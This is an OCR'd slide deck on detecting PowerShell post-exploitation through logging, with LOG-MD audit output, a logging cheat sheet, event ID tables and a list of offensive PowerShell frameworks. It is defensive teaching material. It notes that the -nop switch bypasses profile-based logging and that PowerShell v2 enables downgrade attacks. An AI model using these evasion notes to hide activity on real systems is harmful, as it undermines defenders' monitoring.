

PowerShell post-exploitation, the Empire has fallen, You CAN detect PowerShell exploitation

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


Who am I

- Blue Team Defender Ninja, Malware Archaeologist, Logoholic
- I love "properly" configured logs – they tell us Who, What, Where, When and hopefully How

Creator of

"Windows Logging Cheat Sheet", "Windows File Auditing Cheat Sheet"
"Windows Registry Auditing Cheat Sheet", "Windows Splunk Logging Cheat Sheet"
"Windows PowerShell Logging Cheat Sheet", "Malware Management Framework"
NEW **- "Windows HUMIO Logging Cheat Sheet"**


Co-Creator of "**Log-MD" – Log Malicious Discovery Tool** ✚ LOG-MD
– **With @Boettcherpwned – Brakeing Down Security PodCast**

- Co-host of "***Brakeing Down Incident Response***" podcast
- @**HackerHurricane** also my Blog

The Challenge

PowerShell Exploitation

- Malware loves to use PowerShell to download and launch payloads
  - They try and hide it too
- **Red Teamers** love PowerShell
  - They love to hide too
  - It is already built into the OS
- But they DO make noise and CAN be detected
  - If you know how



So where do we start?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
What is set? What version?

- What version PowerShell you running?
- Is logging enabled?
- Are you using a PS v2 profile.ps1 to set logging?
- What is your Execution Policy?
- How can you check?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Audit with LOG-MD
Process_Command_Line/CommandLine
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UTC: Fri Jun 1 16:31:00 2018
PowerShell:
**Warning: PowerShell V2 detected. Downgrade attacks may be possible.
PowerShell Version 5 detected
PS Version: 5.1.16299.15
PS Execution Policy: RemoteSigned
PS Module Logging: Enabled
PS Script Block Logging: Enabled

Audit with LOG-MD

- We give you a report

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Non-Compliant (Failed) Auditing Settings Report for SURFER - UTC: Tue Mar  6 04:57:15 2018
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Warning: PowerShell V2 detected.  Downgrade attacks may be possible.
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Category            Sub Category                        7/2008  8.1     2012    Win-7   Win-8.1 WLCS    ThisPC  Note
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Log Process Command Line                                (5)     (5)     (5)     (5)     (5)     Yes     Yes
Patch for Process Command Line (Key set)                (5)     (5)     (5)     (5)     (5)     Yes     Yes
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TaskScheduler Log                                       (5)     (5)     (5)     (5)     (5)     (1)     Yes
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PowerShell profile.ps1                                  (5)     (5)     (5)     (5)     (5)     Yes     Yes
-----------------------------------------------------------------------------------------------------------------
PowerShell v5                                           (5)     (5)     (5)     (5)     (5)     Yes     Yes
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PowerShell Module Logging                               (5)     (5)     (5)     (5)     (5)     Yes     Yes
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PowerShell Script Block Logging                         (5)     (5)     (5)     (5)     (5)     Yes     Yes
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

Enable Logging



PowerShell has Logs!

- You MUST enable them, **not configured by default ;-(**
- "***Windows Logging Cheat Sheet***" (CMD LINE)
- "***Windows PowerShell Logging Cheat Sheet***"
  - Follow the guidance
  - MalwareArchaeology.com/cheat-sheets
- Module Logging
- ScriptBlock Logging
- Pipeline Execution Logging
- Transcripts if you want
- Profile.ps1 for PS v2
  - nop (no Profile) will bypass this ;-(



WINDOWS POWERSHELL LOGGING CHEAT SHEET - Win 7/Win 2008 or later

This **"Windows PowerShell Logging Cheat Sheet"** is intended to help you get started setting up basic and necessary PowerShell (Windows Management Framework) command and command line logging. This list includes some very common items that should be enabled, configured, gathered and harvested for any Log Management program. Start with these settings and add to it as you understand better what is in your logs and what you need.

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DEFINITIONS:

ENABLE: Things you must do to enable logging to start collecting and keeping events.

CONFIGURE: Configuration that is needed to refine what events you will collect.

GATHER: Tools/Utilities that you can use locally on the system to set or gather log related information – AuditPol, WEvtUtil, Find, etc.

HARVEST: Events that you would want to harvest into some centralized Event log management solution like syslog, SIEM, Splunk, etc.

RESOURCES: Places to get information on PowerShell Logging

- PS 2,3,4 Command Line Logging - http://technet.microsoft.com/en-us/library/hh847796.aspx
- PowerShell Transcript information - https://technet.microsoft.com/en-us/library/hh849687.aspx
- PS 4 - https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html
- PS 4 & 5 - https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team - KEY for PS 5
- https://www.blackhat.com/docs/us-14/materials/us-14-Kazanciyan-Investigating-Powershell-Attacks-WP.pdf
- http://learn-powershell.net/2014/08/26/more-new-stuff-in-powershell-v5-extra-powershell-auditing
- http://www.redblue.team/2016/01/powershell-traceless-threat-and-how-to.html?showComment=1464099315089#c3589963557941993 52
- https://www.carbonblack.com/wp-content/uploads/2016/04/Cb-Powershell-Deep-Dive-A-United-Threat-Research-Report-1.pdf

INFORMATION:

1. Why Enable and Configure PowerShell logging? PowerShell, which is found in the "Windows Management Framework" is the future way Microsoft will have us administer Windows. The Command line as we know it is going away and PowerShell will be taking over. Why is this important? PowerShell provides access to the .NET Framework which provides access to API calls that attackers can take advantage of and exploit and avoid Anti-Virus and other security controls in the process. PowerShell can be used to exploit a system with little noise or indicators in the logs unless properly enabled and configured to gather the PowerShell execution details. If you do not start enabling PowerShell logging options mentioned in this cheat sheet, attackers will be able to utilize and exploit your systems and do it quietly without additional file drops or noise generated by traditional malware and attacks. It is crucial to begin properly logging PowerShell to avoid this growing exploitation option. To understand what kind of PowerShell exploitation is available and being used, follow the following projects:
   - PowerSploit, PowerShell Empire, PowerTools, MetaSploit, Social Engineering Toolkit (SET) and PoshSec

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PS Event IDs – Windows PowerShell

Event Log: Windows PowerShell							
Event ID	**v2**	**v3**	**v4**	**v5**	**Correlate**	**Auditing**	**Notes**
400	X	X	X	X	403	Always logged, regardless of logging settings	This even can be used to identify (and terminate) outdated versions of PowerShell running.
403	X	X	X	X	400	Always logged, regardless of logging settings	
500	X	X	X	X	501	Requires **$LogCommandLifeCycleEvent = $true** in profile.ps1	This event is largely useless since it can be bypassed with the -nop command line switch
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600	X	X	X	X	500	Always logged, regardless of logging settings	
800		X	X	X	500	ModuleLogging	This event is inconsistently logged with PowerShell V3

www.eventsentry.com/blog/2018/01/powershell-p0wrh11-securing-powershell.html

PS Event IDs – PowerShell/Operational

Event Log: Microsoft-Windows-PowerShell/Operational							
Event ID	v2	v3	v4	v5	Correlate	Auditing	Notes
4100				X			Logged when PowerShell encounters an error
4103			X	X		ModuleLogging	May be logged along with 500 & 501
4104				X		ScriptBlockLogging	
40961		X	X	X		Always logged, regardless of logging settings	
40962		X	X	X		Always logged, regardless of logging settings	

- 4105 and 4106 too, but WAY too noisy to be of any value

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
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Typical Malware
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What is Malware Using?

- LOTS of PowerShell
  - In most malware we see
  - Hearing it a lot in targeted attacks
  - Living off the land, all the files are already there
  - Just add script/commands and run
- PenTesters, The **RED TEAM** also loves them
- There are LOTS of PS post-exploit kits

Exploit Kits

- PowerSploit
- PowerShellEmpire
- EmpireProject
- BloodHound
- PSRecon
- PowerShell-Suite
- PowerTools
- Powershell-C2
- And more…


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Security Log
